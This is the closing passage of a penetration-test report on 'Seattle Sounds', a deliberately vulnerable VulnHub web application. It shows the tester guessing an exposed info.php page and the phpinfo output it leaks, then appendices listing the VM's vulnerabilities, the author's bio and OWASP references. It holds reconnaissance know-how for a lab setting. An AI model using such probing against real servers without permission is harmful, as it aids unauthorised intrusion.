

Figure 22

Finally, we try to guess if there is any “phpinfo.php” page. We try phpinfo.php with no success. Then, we try to use “info.php” and it displays the phpinfo()

page. It also reveals the web root directory is at **/var/www/html**. It is vulnerable to Sensitive Data Exposure. (Figure 23 to 24)

Command : http://192.168.1.145/info.php



Figure 23


phpinfo() - Mozilla Firefox
phpinfo()
192.168.1.145/info.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
phpVirtualBox
VulnHub
Shutter
SERVER_SIGNATURE
no value
SERVER_SOFTWARE
Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14
SERVER_NAME
192.168.1.145
SERVER_ADDR
192.168.1.145
SERVER_PORT
80
REMOTE_ADDR
192.168.1.112
DOCUMENT_ROOT
/var/www/html
REQUEST_SCHEME
http
CONTEXT_PREFIX
no value
CONTEXT_DOCUMENT_ROOT
/var/www/html
SERVER_ADMIN
root@localhost
SCRIPT_FILENAME
/var/www/html/info.php
REMOTE_PORT
40822
GATEWAY_INTERFACE
CGI/1.1
SERVER_PROTOCOL
HTTP/1.1
REQUEST_METHOD
GET
QUERY_STRING
no value
REQUEST_URI
/info.php
SCRIPT_NAME
/info.php
HTTP Headers Information
HTTP Request Headers
HTTP Request
GET /info.php HTTP/1.1
Host
192.168.1.145
User-Agent
Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0

Figure 24

Appendix A

About Seattle Sounds

Seattle Sounds web application is a virtual machine and it is vulnerable by design. The author of this virtual machine is HollyGraceful who is a female penetration tester. This report is about the penetration testing of the version 0.3 with Level 1. The virtual machine is designed for beginner and/or Moderate. This web application has the following vulnerabilities :

SQL Injection
Reflected and Stored Cross-Site Scripting
Insecure Direct-Object Reference
Username Enumeration
Path Traversal
Exposed phpinfo()
Exposed Administrative Interface
Weak Admin Credentials

You can download it at https://www.vulnhub.com/entry/seattle-v03,145/

To extract the downloaded file in debian or Ubuntu Linux :

sudo apt-get install p7zip
7z x Seattle-0.0.3.7z

Appendix B

About InfoSec Ninjas

Penetration Tester and report writer of this penetration test is Samiux (nick samiux) who is an Information Security Enthusiast. He is OSCE, OSCP and OSWP. He is also running a website namely InfoSec Ninjas. His slogan is :

While you do not know attack, how can you know about defense? (未知攻,焉知防?)

He has some active projects about information security, they are :

(1) Almond Croissants – Intrusion Detection and Prevention System
(2) Danish – Intrusion Detection System
(3) NightHawk – Torified Ubuntu VPN Server
(4) Secure Ubuntu Web Server with Hiawatha

He can be reached at :

(1) Samiux's Blog – https://samiux.blogspot.com
(2) InfoSec Ninjas – https://www.infosec-ninjas.com
(3) IRC – freenode #infosec-ninjas

Reference

The following certificates are issued by Offensive Security (https://www.offensive-security.com) :

OSCE – Offensive Security Certified Expert
OSCP – Offensive Security Certified Professional
OSWP – Offensive Security Wireless Professional

Appendix C

Reference

OWASP Testing Guide v4 - https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents

OWASP Top 10 Project - https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

SQLMap - http://sqlmap.org/

ZAProxy - https://github.com/zaproxy/zaproxy

Firefox - https://www.mozilla.org/en-US/firefox/products/

End of the Report